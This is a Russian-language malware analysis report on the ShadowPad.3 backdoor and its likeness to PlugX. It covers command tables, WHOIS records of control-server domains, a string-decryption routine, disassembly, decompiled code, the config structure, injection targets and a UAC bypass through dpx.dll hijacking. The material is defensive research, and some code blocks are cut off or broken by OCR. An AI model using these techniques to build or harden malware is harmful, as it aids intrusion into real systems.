0x680004	Отправляет пакетом с телом случайной длины (от `0` до `0x1F` байт). Тело пакета заполнено нулями.
0x680005	Отправляет пустой пакет (только заголовок) после чего 3 раза подряд вызывает `Sleep(1000)`.

Config

Плагин для работы с конфигурацией.

ID Команды	Описание
0x660000	Отправляет на сервер текущую конфигурацию.
0x660001	Получает и применяет новую конфигурацию.
0x660002	Удаляет файл с сохраненной конфигурацией.

Install

ID Команды	Описание
0x670000	Выполняет установку бэкдора в качестве службы или устанавливает в реестр.
0x670001	Трижды вызывает `Sleep(1000)`, после чего проверяет параметр `shellarg.mode`, если его значение равно `4`, то завершает текущий процесс.

Артефакты

В исторической WHOIS-записи домена управляющего сервера можно увидеть электронный адрес регистратора: ddggcc@189[.]cn.

Этот же адрес находится в записях доменов icefirebest[.]com и www[.]arestc[.]net, которые содержались в конфигурациях образцов бэкдоров PlugX, установленных на том же компьютере.

```
Domain Name: ICEFIREBEST.COM
Registry Domain ID: 2042439159_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2016-07-28T16:55:13Z
Creation Date: 2016-07-13T01:39:31Z
Registrar Registration Expiration Date: 2017-07-13T01:39:31Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: edward davis
Registrant Organization: Edward Davis
Registrant Street: Tianhe District Sports West Road 111
Registrant City: HONG KONG
Registrant State/Province: Hongkong
Registrant Postal Code: 510000
Registrant Country: HK
Registrant Phone: +86.2029171680
Registrant Phone Ext:
Registrant Fax: +86.2029171680
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: edward davis
Admin Organization: Edward Davis
```

Admin Street: Tianhe District Sports West Road 111
Admin City: HONG KONG
Admin State/Province: Hongkong
Admin Postal Code: 510000
Admin Country: HK
Admin Phone: +86.2029171680
Admin Phone Ext:
Admin Fax: +86.2029171680
Admin Fax Ext:
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: edward davis
Tech Organization: Edward Davis
Tech Street: Tianhe District Sports West Road 111
Tech City: HONG KONG
Tech State/Province: Hongkong
Tech Postal Code: 510000
Tech Country: HK
Tech Phone: +86.2029171680
Tech Phone Ext:
Tech Fax: +86.2029171680
Tech Fax Ext:
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/
Domain Name: ARESTC.NET
Registry Domain ID: 2196389400_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2017-12-06T08:43:04Z
Creation Date: 2017-12-06T08:43:04Z

Registrar Registration Expiration Date: 2018-12-06T08:43:04Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: li yiyi
Registrant Organization: li yiyi
Registrant Street: Tianhe District Sports West Road 111
Registrant City: GuangZhou
Registrant State/Province: Guangdong
Registrant Postal Code: 510000
Registrant Country: CN
Registrant Phone: +86.2029179999
Registrant Phone Ext:
Registrant Fax: +86.2029179999
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: li yiyi
Admin Organization: li yiyi
Admin Street: Tianhe District Sports West Road 111
Admin City: GuangZhou
Admin State/Province: Guangdong
Admin Postal Code: 510000
Admin Country: CN
Admin Phone: +86.2029179999
Admin Phone Ext:
Admin Fax: +86.2029179999
Admin Fax Ext:
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: li yiyi
Tech Organization: li yiyi

```
Tech Street: Tianhe District Sports West Road 111
Tech City: GuangZhou
Tech State/Province: Guangdong
Tech Postal Code: 510000
Tech Country: CN
Tech Phone: +86.2029179999
Tech Phone Ext:
Tech Fax: +86.2029179999
Tech Fax Ext:
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/
```

BackDoor.ShadowPad.3

Многокомпонентный троян-бэкдор, написанный с использованием языков C/C++ и Assembler, предназначенный для работы в 32- и 64-разрядных операционных системах семейства Microsoft Windows. Используется для целевых атак на информационные системы и несанкционированного доступа к данным для их передачи на управляющие серверы. Основная функциональность содержится в дополнительных подключаемых модулях. Представляет собой вредоносную DLL-библиотеку, оригинальное имя которой находится в таблице экспорта — `hpqhvsei.dll`. Как и **BackDoor.ShadowPad.1**, эта модификация имеет много общего с образцами вредоносных программ семейства BackDoor.PlugX.

Принцип действия

Экспортируемые функции отсутствуют. Временная метка из таблицы экспорта аналогична таковой из PE-заголовка.

Первые шаги исполнения в целом соответствуют **BackDoor.ShadowPad.1**:

- расшифровка шелл-кода и передача на него управления;
- загрузка шелл-кодом основного модуля `Root`, хранящегося в специальном формате;
- загрузка модулем `Root` остальных модулей.

Исключение составляет отсутствие перебора дескрипторов объектов с именем `TosBtKbd.exe`.

Алгоритм шифрования строк практически идентичен, при этом отличаются константы:

```
def decrypt(addr):

   key = get_wide_word(addr)

   result = b""

   i = 2

   b = get_wide_byte(addr + i)

   while i < 0xFFA:

       result += bytes([b ^ (key & 0xFF)])

       key = (((key * 0xDB070000) - ((key >> 0x10) * 0x390624F9)) -
0x71A4D6B1) & 0xFFFFFFFF

       i += 1

       b = get_wide_byte(addr + i)

       if not result[-1]:

           break

   return result[:-1]
```

Алгоритм загрузки дополнительных модулей также аналогичен **BackDoor.ShadowPad.1**, однако в рассмотренном образце присутствуют новые модули. Всего программа имеет 16 модулей. Список их имен с кодами и временными метками представлен в следующей таблице:

Имя модуля	**Код**	**Временная метка**
Config	0x66	2019-05-06 08:33:07
Disk	0x12C	2019-05-06 08:29:55
ImpUser	0x6A	2019-05-06 08:33:18
Install	0x67	2019-05-06 08:33:34
KeyLogger	0x132	2019-05-06 08:30:26
Online	0x68	2019-05-06 08:33:13

PIPE	0xCF	2019-05-06 08:29:11
Plugins	0x65	2019-05-06 08:33:02
Process	0x12D	2019-05-06 08:30:00
RecentFiles	0x13D	2019-05-06 08:31:23
Register	0x12F	2019-05-06 08:30:10
Screen	0x133	2019-05-06 08:30:31
Servcie (не опечатка)	0x12E	2019-05-06 08:30:05
Shell	0x130	2019-05-06 08:30:15
TCP	0xC8	2019-05-06 08:28:45
UDP	0xCA	2019-05-06 08:28:56

Для каждого загружаемого модуля формируется структура, которая добавляется в список, с помощью которого модули могут вызывать функции друг друга. Для работы с этим списком и для других вспомогательных задач модуль `Root` экспортирует таблицу функций.

Во время инициализации модуля `Plugins` регистрируется обработчик исключений верхнего уровня. В **BackDoor.ShadowPad.1** подобный обработчик в целях отладки формировал строку с информацией об исключении. Однако, в данном образце он лишь завершает поток, который вызвал исключение. В данном случае механизм работы схож с BackDoor.PlugX.28.

BackDoor.ShadowPad.3

```
Plugins:010012AD
Plugins:010012AD
Plugins:010012AD ; Attributes: bp-based frame
Plugins:010012AD
Plugins:010012AD ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
Plugins:010012AD TopLevelExceptionFilter proc near
Plugins:010012AD
Plugins:010012AD ExceptionInfo= dword ptr  8
Plugins:010012AD
Plugins:010012AD push    ebp
Plugins:010012AE mov     ebp, esp
Plugins:010012B0 mov     eax, [ebp+ExceptionInfo]
Plugins:010012B3 mov     eax, [eax+_EXCEPTION_POINTERS.ExceptionRecord]
Plugins:010012B5 push    dword ptr [eax] ; dwExitCode
Plugins:010012B7 call    ds:GetCurrentThread
Plugins:010012BD push    eax             ; hThread
Plugins:010012BE call    ds:TerminateThread
Plugins:010012C4 mov     eax, 428h
Plugins:010012C9 pop     ebp
Plugins:010012CA retn    4
Plugins:010012CA TopLevelExceptionFilter endp
Plugins:010012CA
```

BackDoor.PlugX.28

```
seg000:10004072
seg000:10004072
seg000:10004072 ; Attributes: noreturn
seg000:10004072
seg000:10004072 ; LONG __stdcall TopLevelExceptionFilter(struct _EXCEPTION_POINTERS *ExceptionInfo)
seg000:10004072 TopLevelExceptionFilter proc near
seg000:10004072
seg000:10004072 ExceptionInfo= dword ptr  4
seg000:10004072
seg000:10004072 push    edi
seg000:10004073 push    428h            ; dwExitCode
seg000:10004078 call    get_obj_threads
seg000:1000407D mov     edi, eax        ; p_obj_threads
seg000:1000407F call    obj_threads__remove_and_exit_thread
seg000:1000407F TopLevelExceptionFilter endp
seg000:1000407F
```

Ключевое отличие в работе функций в данном случае состоит в том, что **PlugX** оперирует объектом, содержащим связный список всех работающих потоков, в то время как **ShadowPad** напрямую завершает текущий поток. Однако в целом можно провести аналогию с объектом **ShadowPad**, который хранит загруженные модули в виде списка.

```
struct all_modules //shadowpad

{

    LIST_ENTRY list;

    DWORD modules_count;

    CRITICAL_SECTION crit_sect;
```


```
}


struct obj_threads //plugx

{

    CRITICAL_SECTION crit_sect;

    LIST_ENTRY list;

    DWORD threads_running;

}
```

Исполнение основной нагрузки начинается с модуля `Install`. Аналогично **BackDoor.ShadowPad.1**, в начале этого этапа бэкдор получает необходимые привилегии. Стоит отметить, что начало работы схоже с механизмами изученных нами бэкдоров семейства **PlugX**. Ниже на иллюстрациях представлено сравнение алгоритмов **BackDoor.ShadowPad.3** и BackDoor.PlugX.38.

BackDoor.ShadowPad.3

```
Install:03003B0B lea     eax, [esp+20h+decrypted_wstr]
Install:03003B0F push    eax             ; decrypted_wstr
Install:03003B10 mov     eax, offset SeTcbPrivilege_enc ; encrypted
Install:03003B15 call    Install__wstr__decrypt
Install:03003B1A mov     esi, eax        ; p_wstr
Install:03003B1C call    Install__wstr__wchar2char
Install:03003B21 push    eax             ; lpName
Install:03003B22 call    adjust_process_privilege
Install:03003B27 add     esp, 4
Install:03003B2A lea     ecx, [esp+20h+decrypted_wstr] ; p_wstr
Install:03003B2E call    Install__wstr__clean
Install:03003B33 lea     ecx, [esp+20h+decrypted_wstr]
Install:03003B37 push    ecx             ; decrypted_wstr
Install:03003B38 mov     eax, offset SeDebugPrivilege_enc ; encrypted
Install:03003B3D call    Install__wstr__decrypt
Install:03003B42 mov     esi, eax        ; p_wstr
Install:03003B44 call    Install__wstr__wchar2char
Install:03003B49 push    eax             ; lpName
Install:03003B4A call    adjust_process_privilege
Install:03003B4F add     esp, 4
Install:03003B52 lea     ecx, [esp+20h+decrypted_wstr] ; p_wstr
Install:03003B56 call    Install__wstr__clean
```

BackDoor.PlugX.38



Затем инициализирует конфигурацию с помощью модуля `Config`. Здесь также прослеживается схожесть с **BackDoor.PlugX**. В начале бэкдор проверяет первые четыре байта буфера, в котором должна храниться зашифрованная конфигурация. Если байты равны `0x58585858` (`XXXX"` в кодировке ASCII), то:

- в **BackDoor.ShadowPad.3** инициализируется пустая конфигурация;
- в **BackDoor.ShadowPad.1** инициализируется конфигурация по умолчанию.

В **BackDoor.PlugX** проверяются первые 8 байтов на равенство строке `XXXXXXXX`.


```
struct config

{

  WORD off_id;

  WORD offset_1;

  WORD bin_path_offset;
```

```
WORD svc_name_offset;
WORD svc_display_name_svc;
WORD svc_description_off;
WORD reg_key_install_off;
WORD reg_value_name_off;
WORD inject_target_1;
WORD inject_target_2;
WORD inject_target_3;
WORD inject_target_4;
WORD off_srv_0;
WORD off_srv_1;
WORD off_srv_2;
WORD off_srv_3;
WORD off_srv_4;
WORD off_srv_5;
WORD off_srv_6;
WORD off_srv_7;
WORD off_srv_8;
WORD zero_2A;
WORD zero_2C;
WORD zero_2E;
WORD zero_30;
WORD zero_32;
WORD zero_34;
WORD zero_36;
WORD off_proxy_1;
WORD off_proxy_2;
WORD off_proxy_3;
```


```
  WORD off_proxy_4;
  DWORD DNS_1;
  DWORD DNS_2;
  DWORD DNS_3;
  DWORD DNS_4;
  DWORD timeout_multiplier;
  DWORD field_54;
  WORD port_to_scan;
  WORD scan_by_adapter_flag;
  DWORD ip_addr_1;
  DWORD ip_addr_2;
};
```

Ниже на иллюстрациях представлено сравнение алгоритмов **BackDoor.ShadowPad.3** и **BackDoor.PlugX.28**.

BackDoor.ShadowPad.3



BackDoor.PlugX.28



После инициализации конфигурации проверяется значение `mode` в структуре `shellarg`, переданной от загрузчика модуля. Действия в соответствие со значением `mode` аналогичны таковым у **BackDoor.ShadowPad.1**.

При значениях `mode 5` или `mode 6` бэкдор ищет в списке модуль с кодом `0x6A` (ImpUser) и вызывает функцию из его таблицы. В **BackDoor.ShadowPad.1** модуль `ImpUser` отсутствовал. Данный модуль служит для внедрения в процесс, созданный либо с окружением текущей сессии, либо от имени пользователя, подключенного удаленно. В контексте этого процесса в дальнейшем будут обрабатываться команды от управляющего сервера, которые должны быть получены через пайп от другого запущенного экземпляра бэкдора. Таким образом, бэкдор, запущенный с `mode 5` или `mode 6`, является «сервером» для пайп-соединения, а второй его экземпляр ретранслирует ему команды от управляющего сервера. Список процессов, в которые бэкдор пытается внедрить полезную нагрузку:


- `dllhost.exe`
- `conhost.exe`
- `svchost.exe`

Аналогичная функциональность существует и в бэкдорах семейства **PlugX**. Например, в **BackDoor.PlugX.38** за это отвечает именованный поток `DoImpUserProc`.

BackDoor.ShadowPad.3 (расшифровка имени модуля)

```
ImpUser:05001841
ImpUser:05001841
ImpUser:05001841 ; Attributes: bp-based frame
ImpUser:05001841
ImpUser:05001841 ; int __cdecl ImpUser::get_name(LPWSTR plugin_name)
ImpUser:05001841 ImpUser__get_name proc near
ImpUser:05001841
ImpUser:05001841 decrypted= wstr ptr -10h
ImpUser:05001841 lpString1= dword ptr  8
ImpUser:05001841
ImpUser:05001841 push    ebp
ImpUser:05001842 mov     ebp, esp
ImpUser:05001844 sub     esp, 10h
ImpUser:05001847 push    esi
ImpUser:05001848 mov     eax, offset ImpUser_enc ; encrypted
ImpUser:0500184D lea     ecx, [ebp+decrypted] ; decrypted
ImpUser:05001850 call    ImpUser__wstr__decrypt
ImpUser:05001855 push    dword ptr [eax+8] ; lpString2
ImpUser:05001858 push    [ebp+lpString1] ; lpString1
ImpUser:0500185B call    ds:lstrcpyW
ImpUser:05001861 lea     esi, [ebp+decrypted] ; p_wstr
ImpUser:05001864 call    ImpUser__wstr__clean
ImpUser:05001869 xor     eax, eax
ImpUser:0500186B pop     esi
ImpUser:0500186C leave
ImpUser:0500186D retn
ImpUser:0500186D ImpUser__get_name endp
ImpUser:0500186D
```

BackDoor.PlugX.38



При значениях `mode 7` или `mode 8` бэкдор пытается выполнить UAC Bypass с помощью DLL-hijacking библиотеки `dpx.dll`, загружаемой процессом `wusa.exe` (обладает свойством `autoElevate`), и COM-интерфейса `IFileOperation`. Для этого он извлекает свою копию `dpx.dll` (1d4a2acc73a7c6c83a2625efa8cc04d1f312325c), которая пытается запустить исходную копию бэкдора с повышенными привилегиями.

Характер действий **BackDoor.ShadowPad.3** в зависимости от значения параметра `shellarg.mode` схож с поведением **PlugX**. В структуре `shellarg` бэкдора **BackDoor.PlugX.28** присутствует параметр `op_mode`, который определяет характер работы вредоносной программы (установка в систему, инжект, перехват функций и т. д.).

Основная функциональность

BackDoor.ShadowPad.3, аналогично **BackDoor.ShadowPad.1**, может быть закреплен в системе либо как служба, либо с помощью ключа автозапуска. Имя службы, описание, отображаемое имя, имя параметра реестра хранятся в конфигурации. Как и семейство **PlugX**, рассматриваемый бэкдор использует мьютексы с именами, зависящими от идентификатора процесса для синхронизации перезапущенного процесса программы и родительского процесса.

BackDoor.ShadowPad.3

```
wsprintfW(String2, (LPCWSTR)v14->buffer_wchar, 0xC3C59ECF * v13, 0x9173E2F7 * v13, 0xB7C0560C * v13);// Global\%d%d%d
Install::wstr::clean(&v41);
Install::wstr::init_by_wchar_string(&mutex_name, String2);
if ( !Install::CreateMutexW )
{
  v15 = Install::wstr::decrypt(CreateMutexW_enc, &v28);
  v16 = Install::wstr::wchar2char(v15);
  Install::CreateMutexW = (HANDLE (__stdcall *)(LPSECURITY_ATTRIBUTES, BOOL, LPCWSTR))Install::get_proc_address_kernel32(v16);
  Install::wstr::clean(&v28);
}
hObject = Install::CreateMutexW(0, 0, (LPCWSTR)mutex_name.buffer_wchar);
```

BackDoor.PlugX.38

```
for ( j = 0; j < 0x2C; ++j )
  *((_BYTE *)&format_str_2 + j) = ((*((_BYTE *)&format_str_2 + j) - 52) ^ 0xBB) + 86;// Global\DelSelf(%8.8X)
wsprintfW(mutex_name, &format_str_2, parent_pid);
create_mutex(mutex_name);
persistence();
```

BackDoor.ShadowPad.3 также использует мьютекс для предотвращения повторного запуска. Имя для такого мьютекса генерируется специальной функцией модуля `Config`.

```
int __stdcall gen_string(char *result, int min_len, int max_len, int seed)
{
  config *v4; // esi
  _BYTE *i; // esi
  DWORD v7; // eax
  signed int v8; // ebx
  signed int v9; // esi
  wstr p_wstr; // [esp+10h] [ebp-14h] BYREF

  v4 = (config *)Config::stub_LocalAlloc(0x884u);
  prep_config(0, v4);
  Config::wstr::decrypt((wstr *)&p_wstr.len_char, (BYTE *)&v4[1].reg_key_install_off + v4->off_id);
  Config::stub_LocalFree(v4);
  Config::wstr::wchar2char((wstr *)&p_wstr.len_char, 0xFDE9u);
  for ( i = (_BYTE *)p_wstr.len_char; *i; ++i )
  {
    v7 = get_system_vol_SN();
    seed = (char)*i + (((v7 - 1042282369) ^ seed) >> 16) + (((v7 - 1042282369) ^ seed) << 16);
  }
  v8 = 0;
  v9 = min_len + seed % (unsigned int)(max_len - min_len + 1);
  if ( v9 > 0 )
  {
    do
    {
      result[v8] = Config::p_Root_helper->int2char(seed % 0x1Au);
      seed = 0x560C0000 * seed - 0x483FA9F4 * HIWORD(seed) - 0x16BCFE4C;
      ++v8;
    }
    while ( v8 < v9 );
  }
  result[v9] = 0;
  Config::wstr::free(&p_wstr);
  return 0;
}
```

Эта же функция используется также и для генерации имени файла, хранящего конфигурацию, директории хранения скриншотов экрана и т. д. Результат генерации зависит от переданного функции инициализирующего значения и серийного номера системного тома. Аналогичный подход к генерации уникальных имен использовался в **BackDoor.PlugX.28**:

```
int __usercall gen_string@<eax>(DWORD seed@<eax>, s *result, LPCWSTR base)

{

  DWORD v3; // edi

  DWORD v4; // eax

  signed int v5; // ecx

  signed int i; // edi

  DWORD v7; // eax

  WCHAR Buffer; // [esp+10h] [ebp-250h]

  __int16 v10; // [esp+16h] [ebp-24Ah]
```

```
__int16 name[34]; // [esp+210h] [ebp-50h]
DWORD FileSystemFlags; // [esp+254h] [ebp-Ch]
DWORD MaximumComponentLength; // [esp+258h] [ebp-8h]
DWORD serial; // [esp+25Ch] [ebp-4h]
v3 = a1;
GetSystemDirectoryW(&Buffer, 0x200u);
v10 = 0;
if ( GetVolumeInformationW(
       &Buffer,
       &Buffer,
       0x200u,
       &serial,
       &MaximumComponentLength,
       &FileSystemFlags,
       &Buffer,
